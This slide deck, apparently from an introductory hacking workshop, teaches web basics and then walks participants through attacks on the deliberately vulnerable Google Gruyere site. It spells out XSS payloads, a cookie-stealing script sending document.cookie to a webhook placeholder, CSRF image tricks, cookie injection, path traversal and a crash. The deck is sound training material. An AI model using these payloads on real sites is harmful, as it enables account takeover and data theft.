


# BUK TECH HACK





# ACTIVITY PROGRAMME

- \* THIS MORNING: **INTRODUCTION** TO HACKING
- \* THIS AFTERNOON: HACKING A **WEBPAGE**
- \* TOMORROW MORNING: HACKING A **WEBSITE**
- \* TOMORROW AFTERNOON: CAPTURE THE **FLAG**



WHAT IS A HACKER?

WHAT DO YOU THINK





VIDEO



# WHAT IS A HACKER?

- \* SOMEONE WHO FINDS A CREATIVE SOLUTION
- \* SECURITY HACKER: ATTACKS COMPUTERS
- \* WE FOCUS ON WEB-SECURITY



# HACKING, A HISTORY

1903: MARY KATHLEEN MORSE CODE INSULTS

WWII: ENIGMA CODE CRACKING

1949: VON NEUMANN DESCRIBES VIRUSES

1955: THE WORD "HACK" FIRST USED (MIT)

1957: JOYBUZZLES DISCOVERS PHREAKING

1963: "HACKING" USED FOR MALICIOUS USE



# HACKING, MORE HISTORY

1967: FIRST NETWORK HACKING

1970: FIRST STORY ABOUT A VIRUS

1980-1990:

- HACKING IN MOVIES

- FIRST LAWS AND ARRESTS

- SELF REPLICATING VIRUS OUTBREAKS

1989: FIRST RANSOMWARE

1990:

- HTTP IS INVENTED, WORLD WIDE WEB



## EVEN MORE HISTORY

1990: FIRST POLYMORPHIC VIRUSES

1993: FIRST DEF CON HACKING CONFERENCE

1998: WINDOWS 98 GETS HACKED A LOT

2000: ILOVEYOU WORM: 10% OF INTERNET

2002: IT-SECURITY FOCUS: USA, MICROSOFT

2009: STUXNET

2010+: MORE RANSOMWARE





# A FUN ONE

BITCOIN BLOCKCHAIN GENERATES SIGNATURE  
OF 1987 VIRUS "STONED"

WINDOWS COMPUTERS GET THEIR  
BLOCKCHAIN SOFTWARE BLOCKED



WHAT DOES A HACKER DO?

WHAT DO YOU THINK





# IS HACKING ILLEGAL?

- HACKING COMPUTER SYSTEMS IS ILLEGAL
- EXCEPT WHEN PERMITTED BY THE TARGET
- POSSESSION OF HACKING TOOLS IS LEGAL
- HACKING YOUR OWN STUFF IS LEGAL

THIS APPLIES TO MANY COUNTRIES  
HOWEVER! CHECK YOUR OWN LAWS!



# HACKER MOTIVATION: HATS

WHITE PROTECT COMPUTERS


GREY ILLEGAL BUT NON-MALICIOUS

BLACK MALICIOUS HACKER

BLUE PROFESSIONAL WHITE HAT HACKER




# QUESTIONS





# HOW DO WEB PAGES WORK

- \* HTML
- \* CSS
- \* JAVASCRIPT
- \* LEARN AT [HTTPS://W3SCHOOLS.COM](https://w3schools.com)





# HTML

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
  </head>
  <body>
    <h1>Welcome</h1>
    <p>This is a website</p>
  </body>
</html>
```



# CSS

```
body {  
  color: greenyellow;  
  background: black;  
  font-family: monospace;  
}  
a {  
  text-decoration: none;  
  color: green;  
}  
a:hover {  
  text-decoration: underline;  
}
```





# BROWSER DEBUGGING

- \* PLAY WITH WEB PAGES YOU VISIT
- \* VISIT A WEB PAGE
- \* PRESS F12 IN YOUR WEB BROWSER



# PLAY AROUND

- \* BROWSER CONSOLE INSPECTOR
- \* CONTENTEDITABLE
- \* FAKE NEWS



# JAVASCRIPT

```
document.querySelectorAll('img')
  .forEach(img => {
    img.style.transition = 'transform 0.5s';
    img.addEventListener(
      'pointerenter',
      () => img.style.transform += ' rotate(180deg)'
    );
  });
```

MAKE WEB PAGES INTERACTIVE



# HOW DO WEB SITES WORK?


## HTTP

- \* SERVER ON THE INTERNET
- \* BROWSER REQUESTS PAGE
- \* SERVER SENDS PAGE
- \* BROWSER RENDERS PAGE FOR USER



# HTTP

HTTP GET REQUEST





# LOW LEVEL EXAMPLE

GET / HTTP/1.1

Host: www.example.org

HTTP/1.1 200 OK

Age: 548690

Cache-Control: max-age=604800

Content-Type: text/html; charset=UTF-8

Date: Wed, 14 Dec 20...



# DEMO

- \* OPEN BROWSER CONSOLE (F12)
- \* SELECT NETWORK TAB
- \* BROWSE TO [HTTPS://EXAMPLE.ORG](https://example.org)



# HTTP GET

SEND ONLY A URL:

`https://www.youtube.com`

- TO VIEW A PAGE

`/watch`

- LIMITED DATA IN  
QUERY-STRING

`?v=p7YXXieghto`

- SHAREABLE LINKS





# HTTP POST

SEND MORE DATA:

- \* FILLED-OUT FORMS
- \* FILE UPLOAD
- \* NO HARD LIMIT ON DATA SIZE



# INTERACTIVE WEB SITES

- \* BROWSER REQUESTS PAGE
- \* PROGRAM CREATES PAGE
- \* SERVER SENDS PAGE
- \* BROWSER SHOWS PAGE



# HTTP IS STATELESS

- EVERY HTTP REQUEST IS STAND-ALONE
- INDEPENDENT OF PREVIOUS REQUESTS
- IT REMEMBERS NO HISTORY



# HOW CAN YOU BE LOGGED IN?

COOKIES (SINCE 1994)

ALL COOKIES SET BY EXAMPLE.ORG ARE SENT FROM YOUR BROWSER IN EACH REQUEST TO EXAMPLE.ORG

ON LOGIN THE BROWSER SETS A SECRET COOKIE JUST FOR YOU

EVERY REQUEST RECEIVED, THAT HAS THAT SPECIFIC COOKIE, CAN ONLY BE YOUR BROWSER



COOKIES ARE FOR SOFTWARE

HTTP ITSELF TRANSMITS COOKIES

IT DOES NOT USE THEM FOR ANYTHING

SERVER SOFTWARE WITH LOGIN USES COOKIES

# HOW CAN YOU BE LOGGED IN AS SOMEONE ELSE?



- \* KNOW THEIR COOKIE
- \* SEND A REQUEST WITH THEIR COOKIE
- \* SERVER TREATS REQUESTS AS IF LOGGED IN AS COOKIE OWNER
- \* WHY NOT IP-ADDRESS?





# WHY ARE COOKIES **SAFE**?

- \* COOKIES ARE  
DOMAIN **OWNED**
- \* REQUESTS
- \* SCRIPTS

SAME-  
**ORIGIN**  
POLICY



# HOW DO YOU HACK?







# HACKING COMPUTERS

COMPUTERS ARE NOT SMART

THEY WILL FOLLOW INSTRUCTIONS

INJECT YOUR OWN!



# INJECTION ATTACKS

MANY (MOST) HACKS USE SOME FORM OF INJECTION

- \* INSTRUCTIONS

- \* WRITTEN BY  
PROGRAMMER



- \* DATA

- \* MANIPULATED BY  
SOFTWARE FOR USER



# INTERPRETED VS COMPILED

INTERPRETED IS READABLE CODE

COMPILED CODE IS (ALMOST) ONES AND ZEROS

## INTERPRETED:

- \* EASIER TO READ FOR HUMANS
- \* RUNS SLOWER

## COMPILED:

- \* EASIER TO READ FOR COMPUTERS
- \* RUNS FASTER



# INJECTION CODE

## INTERPRETED:

```
* alert('xss')  
* Robert'); DROP  
TABLE  
Students; --
```

## COMPILED:

```
-----  
-----  
-----  
-----  
-----  
-----  
-----  
-----
```





# GOOGLE GRUYERE

- \* A WEBSITE FULL OF SECURITY HOLES
- \* LEARN HOW TO HACK
- \* LEARN TO BUILD A SAFER WEBSITE
- \* A SEPARATE INSTANCE FOR EACH TEAM



# BEFORE YOU START

## YES

- \* SHARE THE LINK WITH YOUR TEAM
- \* HACK EACH OTHER
- \* MESS AROUND WITH THE WEBSITE

## NO

- \* USE A REAL PASSWORD
- \* ENTER PERSONAL DETAILS
- \* GO TO THE LINK OF ANOTHER TEAM WITHOUT PERMISSION



# HOW TO START

[GOOGLE-GRUYERE.APPSPOT.COM/START](https://google-gruyere.appspot.com/start)



# GET TO KNOW YOUR TARGET

VIEW ANOTHER USER'S **SNIPPETS** BY FOLLOWING THE "ALL SNIPPETS" LINK ON THE MAIN PAGE. CHECK OUT WHAT THEY HAVE THEIR **HOMEPAGE** SET TO.

**SIGN UP** FOR AN ACCOUNT FOR YOURSELF TO USE WHEN HACKING. **DO NOT** USE A REAL PASSWORD!

FILL IN YOUR ACCOUNT'S **PROFILE**, INCLUDING A PRIVATE SNIPPET AND AN **ICON** THAT WILL BE DISPLAYED BY YOUR NAME.

CREATE A **SNIPPET** (VIA "NEW SNIPPET") CONTAINING YOUR FAVOURITE JOKE.

UPLOAD A **FILE** (VIA "UPLOAD") TO YOUR ACCOUNT.





WHAT CAN YOU HACK?





# CROSS-SITE SCRIPTING (XSS)

A VULNERABILITY THAT PERMITS AN ATTACKER TO  
INJECT CODE (TYPICALLY JAVASCRIPT)

INTO CONTENTS OF A WEBSITE NOT UNDER THE  
ATTACKER'S CONTROL.

WHEN A VICTIM VIEWS SUCH A PAGE, THE INJECTED  
CODE EXECUTES IN THE VICTIM'S BROWSER

IT ALSO EXECUTE WITH THAT DOMAIN AS ORIGIN!

THUS, THE ATTACKER CAN STEAL VICTIM'S PRIVATE  
INFORMATION ASSOCIATED WITH THAT WEBSITE



# SAME ORIGIN POLICY

ONLY CODE FROM EXAMPLE.ORG CAN ACCESS  
PRIVATE DATA ASSOCIATED WITH  
EXAMPLE.ORG



# MAKE A THEFT WEBSITE

- \* UPLOAD IT TO GRUYERE
- \* SET YOUR "HOMEPAGE" TO IT
- \* WAIT UNTIL SOMEONE CLICKS ON IT
- \* OR TRICK THEM INTO DOING SO




# SIMPLE XSS HTML

```
<!DOCTYPE html>  
<html>  
  <head>  
    <script>alert('XSS')</script>  
  </head>  
</html>
```



# WEBHOOK.SITE

- \* TEMPORARY URL
- \* VIEW INCOMING HTTP





# COOKIE THEFT HTML

```
<!DOCTYPE html>
<html>
  <head>
    <script>
      fetch(
        'WEBHOOK_SITE_URI'
        + '/'
        + document.cookie
      );
    </script>
  </head>
</html>
```



# REFLECTED XSS

NORMALLY SITES **DON'T ALLOW** OUTRIGHT  
HTML FILE UPLOADS

MISTAKES MAY ALLOW YOU TO **INJECT** CODE  
INTO THE PAGE

IF YOU CAN DO THIS FROM A **URL** IT IS  
CALLED **REFLECTED XSS**.

TRICK SOMEONE INTO CLICKING A **POISONED**  
URL TO A SITE WHERE THEY ARE LOGGED IN





# REFLECTED XSS

THERE ARE MULTIPLE DIFFERENT REFLECTED  
XSS **VULNERABILITIES** IN GRUYERE

TRY TO **FIND** ONE NOW

YOU DON'T HAVE TO SUCCESSFULLY **EXPLOIT**  
IT YET

RAISE YOUR **HAND** WHEN YOU THINK YOU'VE  
FOUND ONE



# REFLECTED XSS

```
https://google-gruyere.appspot.com/YOURID/  
<script>alert('XSS')</script>
```



## HOW DOES THIS WORK?

ERROR MESSAGE CONTAINS THE LITERAL PAGE  
PART OF THE URL

THIS PAGE IS MADE BY SOFTWARE ON THE  
SERVER AND SENT TO YOUR BROWSER

THE BROWSER DOES NOT KNOW THAT ONE  
SPECIFIC <SCRIPT> TAG SHOULD BE TREATED AS  
TEXT

THE WRITER OF THE SERVER SOFTWARE DID NOT  
INCLUDE SUCH INSTRUCTIONS FOR THE BROWSER



# PREVENTING XSS

```
https://google-gruyere.appspot.com/YOURID/  
&lt;script&gt;alert("XSS")&lt;/script&gt;
```

- \* REPLACED **<** AND **>** WITH **&lt;** AND **&gt;**;
- \* **ESCAPE** SEQUENCES **RENDERED** AS **<** AND **>**
- \* THE SERVER SHOULD **SANITISE** USER INPUT



## STORED XSS

- \* SIMILAR TO REFLECTED XSS
- \* SOME DATA IS STORED ON THE SERVER
- \* IT IS **NOT** SANITISED WHEN SHOWN
- \* EXPLOIT ANYONE WHO **LOADS** THE DATA
- \* WHAT DATA CAN YOU SAVE IN GRUYERE?
- \* CAN YOU FIND A PLACE TO EXPLOIT THIS?



# SAVE YOUR REFLECTED XSS

- CREATE A REFLECTED XSS URL
- SAVE IT AS YOUR HOMEPAGE IN GRUYERE



# SANITISED SNIPPETS?

- \* SNIPPET: `<script>alert('XSS')</script>`
- \* SNIPPET SHOWN IS JUST `alert('XSS')`
- \* SANITISER SEEMS TO WORK
- \* HOW DOES IT HANDLE CRAPPY HTML?
- \* IN SOME BROWSERS YOU CAN STILL HACK IT USING BAD HTML SUCH AS  
`<p <script>alert('XSS')</script>hello`



# <SCRIPT> IS NOT ALONE

- \* THERE ARE **MORE** WAYS TO EXECUTE SCRIPTS
- \* JAVASCRIPT HTML DOM **EVENTS**
- \* **SOME** ARE SANITISED IN THE SNIPPETS

```

```

```
<a onmouseover="alert('XSS')" href="#">
```

Read this!

```
</a>
```





# MORE CLEVER INJECTION!

- \* WHERE CAN YOU PUT A PICTURE?
- \* CAN YOU THINK OF A CLEVER ATTACK?
- \* THE BROWSER DOESN'T KNOW WHAT YOU ENTER
- \* AS LONG AS THE END RESULT IS CORRECT TO THE BROWSER.



# YOUR PROFILE PICTURE

IS RECEIVED LIKE THIS FROM THE SERVER  
ON THE HOME PAGE:

```
<img alt='' height='32' width='32' src='URL'>
```

REMEMBER THIS ONE?

```

```



# INJECTION WITH QUOTES

```
<img alt='' height='32' width='32' src='URL'>  
<img src='fake' onerror='alert("XSS")' />
```

- \* THE BROWSER **CANNOT** KNOW WHICH QUOTES
- \* ARE PART OF THE **ORIGINAL** CODE
- \* ARE PART OF YOUR **EXPLOIT**



# STORED XSS VIA AJAX

- \* GO TO `/FEED.GTL` IN YOUR GRUYERE
- \* WHAT DO YOU SEE?
- \* WHERE IS THIS USED?
- \* HOW DOES THIS WORK?



# THE FEED REFRESH CODE

```
function _refresh(url, callback) {  
  ...code for downloading data from ./feed.gtl  
  eval('(' + httpRequest.responseText + ')');
```

TREATS THE RESPONSE AS JAVASCRIPT  
AFTER ADDING PARENTHESES



# THIS IS REALLY DUMB

- \* THE SERVER IS SENDING JAVASCRIPT
- \* MIXED WITH THE SNIPPET DATA
- \* MIXED INSTRUCTIONS TO EXECUTE
- \* AND USER INPUT
- \* HOW CAN YOU ABUSE IT?

THIS IS PRETTY UNREALISTIC NOWADAYS



# MESS WITH SOME QUOTES?

```
(_feed(({  
  "private_snippet": "",  
  "foo": "asdf",  
  "cheddar": "Gruyere is the cheesiest  
application on the web.",  
  "brie": "Brie is the queen of the cheeses!!!"  
})))
```



# MESS WITH SOME QUOTES?

```
(_feed(({  
  "private_snippet": "",  
  "foo": ""})));  
alert('XSS');  
_feed((({"foo": "you just got hacked!",  
  "cheddar": "Gruyere is the cheesiest application on the  
web.",  
  "brie": "Brie is the queen of the cheeses!!!"  
})))
```





## EVEN NICER

```
<span style=display:none>"})))  
alert('XSS');  
_feed((({"foo": "Hi, this message is very  
fresh!", "no-one": "</span>Please reload  
your feed to show this message.
```



# OVERRIDE THE MESSAGES

```
(_feed(({  
  "private_snippet": "",  
  "foo": "<span style=display:none>" })))  
(_feed(({  
  "foo": "You're an idiot",  
  "cheddar": "You're very stupid",  
  "brie": "You're so dumb" })))  
((({"foo": "</span>Please refresh your feed to see what  
people really think about you",  
  "cheddar": "Gruyere is the cheesiest application on the  
web.",  
  "brie": "Brie is the queen of the cheeses!!!"  
})))
```



NEXT PART

QUESTIONS?

BREAK?



# CSRF

- \* CROSS-SITE REQUEST FORGERIES
- \* LET PEOPLE EXECUTE UNINTENDED ACTIONS FROM ANOTHER SITE



# DELETE YOUR SNIPPET?

- HOW DOES IT **WORK** IN GRUYERE?
- CAN YOU THINK OF AN **UNINTENDED** CONSEQUENCE?



# HTTP GET

- `HTTPS://GOOGLE-GRUYERE.APPSPOT.COM/123/DELETESNIPPET?INDEX=0`
- **TRICK** SOMEONE INTO GOING THERE
- WHAT IF YOU PUT THAT IN YOUR PROFILE PICTURE?



# EVEN NICER

\* REMEMBER THAT **ONERROR?**

```
<img alt='' height='32' width='32' src='
deletesnippet?index=0'
onerror='this.src=https://ghostbird.nl/upload/
logo-120.png
'>
```



# COOKIE MANIPULATION

- \* OPEN YOUR BROWSER CONSOLE (F12)
- \* GO TO THE APPLICATION TAB
- \* CLICK THE GOOGLE-GRUYERE ENTRY UNDER COOKIES
- \* WHAT DOES THE GRUYERE COOKIE MEAN?





# COOKIE MANIPULATION

- \* OPEN YOUR BROWSER CONSOLE (F12)
- \* GO TO THE APPLICATION TAB
- \* CLICK THE GOOGLE-GRUYERE ENTRY UNDER COOKIES
- \* WHAT DOES THE GRUYERE COOKIE MEAN?



# COOKIE MANIPULATION

10613948|BAZ||AUTHOR

- \* THE FIRST PART IS SOME SORT OF SECURITY MEASURE
- \* THEN COMES THE USER NAME
- \* THEN ???
- \* THEN AUTHOR



# COOKIE MANIPULATION

- \* THE SECURITY MEASURE **WORKS**
- \* WE CAN'T JUST **CHANGE** OUR COOKIE
- \* CAN YOU THINK OF A WAY TO GIVE YOUR USER **ADMIN** RIGHTS?
- \* HINT: WHEN IS A COOKIE CREATED?



# FOOL THE COOKIE CREATOR

- \* CREATE A **NEW** ACCOUNT
- \* AT THE END OF THE USER NAME PUT:  
**|ADMIN**
- \* WHY DOES THIS WORK?
- \* GRUYERE SPLITS YOUR COOKIE ON THE **|**
- \* YOU'RE ADMIN WHEN THE THIRD FIELD IS  
**ADMIN**



# ACCESS THE SECRET.TXT

- \* THERE'S A FILE CALLED **SECRET.TXT**
- \* HOWEVER, IT'S ONE FOLDER **ABOVE** THE NORMALLY ACCESSIBLE
- \* HOW CAN YOU ACCESS SUCH A FILE?



# READING SECRET.TXT

- \* GRUYERE LOADS WHATEVER FILE YOU ASK FOR IN THE URL
- \* IN MOST COMPUTER SYSTEMS THE PSEUDO - FILENAME `..` MEANS THE FOLDER ABOVE THE CURRENT ONE.
- \* YOU CAN GO TO `../SECRET.TXT` TO READ THE FILE.
- \* IF THAT DOESN'T WORK USE `../%2FSECRET.TXT`



# READ THE PASSWORD FILE

- IF YOU START WITH `././` YOU'RE AT THE **ROOT** OF THE FILE SYSTEM
- FROM THERE YOU CAN ACCESS **EVERY** FILE ON THE SYSTEM
- AS LONG AS THE **ACCOUNT** THAT RUNS GRUYERE CAN READ IT



# REPLACE SECRET.TXT

- HOW WOULD YOU REPLACE THE SECRET.TXT?
- TWO DIFFERENT METHODS
- REQUIRES TECHNICAL KNOWHOW TO EXECUTE BUT THE IDEA IS SIMPLE
- REQUIRES A BIT MORE CREATIVE THINKING WITH GRUYERE BUT IS SIMPLE TO EXECUTE ONCE INVENTED





# REPLACE SECRET.TXT

- HOW WOULD YOU REPLACE THE SECRET.TXT?
- TWO DIFFERENT METHODS
- REQUIRES TECHNICAL KNOWHOW TO EXECUTE BUT THE IDEA IS SIMPLE
- REQUIRES A BIT MORE CREATIVE THINKING WITH GRUYERE BUT IS SIMPLE TO EXECUTE ONCE INVENTED



# REPLACE SECRET.TXT

- THE SERVER SAVES UPLOADS AT  
USERNAME/FILENAME



# SIMPLE TO THINK OF

- UPLOAD A FILE WITH THE NAME  
`../SECRET.TXT`
- YOU PROBABLY CAN'T DO THIS IN YOUR BROWSER
- USE A TOOL SUCH AS CURL
- IT WILL BE SAVED AT  
`USERNAME/../SECRET.TXT`
- **OVERWRITES** THE EXISTING FILE



# REPLACE SECRET.TXT

- \* CREATE A USER NAMED ..
- \* USE IT TO UPLOAD A SECRET.TXT FILE
- \* IT WILL BE SAVED AT ../SECRET.TXT
- \* **OVERWRITE** THE EXISTING FILE



# SHUTDOWN THE SERVER

- \* ADMIN ACCOUNTS CAN DO SO. HOW?
- \* CAN YOU DO IT WITHOUT A USER ACCOUNT?



# /QUITSERVER

- \* JUST GO TO /QUITSERVER
- \* THIS IS A HTTP GET
- \* WHAT WOULD HAPPEN IF YOU PUT THAT IN
- \* YOUR PROFILE PICTURE
- \* AN IMAGE TAG ON A RANDOM WEBSITE?



# /RESET

- THE SERVER ALSO HAS A /RESET URL
- THAT IS PROTECTED SO ONLY THE ADMIN CAN USE IT
- CAN YOU CIRCUMVENT THE PROTECTION?



# RESET THE SERVER

- \* THE PROTECTION IS **BAD**
- \* IT ONLY **PROTECTS** /reset
- \* GO TO /RESET INSTEAD





# DENIAL OF SERVICE

- MAKE THE SITE STOP WORKING!
- YOU CAN DO THIS USING THE /QUITSERVER PROFILE IMAGE
- BUT THERE'S A WAY TO MAKE GRUYERE PROGRAM CRASH



# GRUYERE USES GTL

- \* GRUYERE TEMPLATE LANGUAGE
  - \* IT'S A WEIRD LITTLE LANGUAGE
  - \* MADE FOR GRUYERE ONLY
- 
- \* THE PAGES ARE GTL FILES
  - \* THEY CAN INCLUDE OTHER GTL FILES
  - \* EVERY PAGE INCLUDES MENUBAR.GTL



# HOW TO ABUSE THIS

- \* YOU CAN OVERRIDE A GTL FILE
- \* MENUBAR.GTL AFFECTS EVERY PAGE
- \* HOW CAN YOU CRASH A GTL PROGRAM
- \* CAN YOU THINK OF A WAY TO CRASH THE PROGRAM?



# REPLACE MENUBAR.GTL

- \* CREATE A **MENUBAR.GTL** FILE:  
`[[include:menubar.gtl]][[/include:menubar.gtl]]`
- \* CREATE A **USER** NAMED `../RESOURCES`
- \* UPLOAD THE MENUBAR.GTL  
THIS OVERRIDES THE **ORIGINAL**
- \* VISIT ANY GRUYERE PAGE:

## Gruyere System Alert

Server has crashed: Stack overflow.

Server will be automatically restarted.

**WHY DOES  
IT CRASH?**



# RESET YOUR GRUYERE

- \* YOU CAN GO TO  
[https://google-gruyere.appspot.com/resetbutton/YOUR\\_GRUYERE\\_NUMBER](https://google-gruyere.appspot.com/resetbutton/YOUR_GRUYERE_NUMBER)
- \* TO RESET YOUR GRUYERE
- \* OR YOU CAN JUST START A NEW ONE



# THE WORST EXPLOIT

- FULL REMOTE CODE **EXECUTION**
- THE GRUYERE IS A PROGRAM WRITTEN IN **PYTHON**
- THE PYTHON FILES CAN BE **REPLACED** BY AN UPLOAD
- YOU CAN RUN YOUR **OWN** PYTHON PROGRAM ON GRUYERE'S SERVER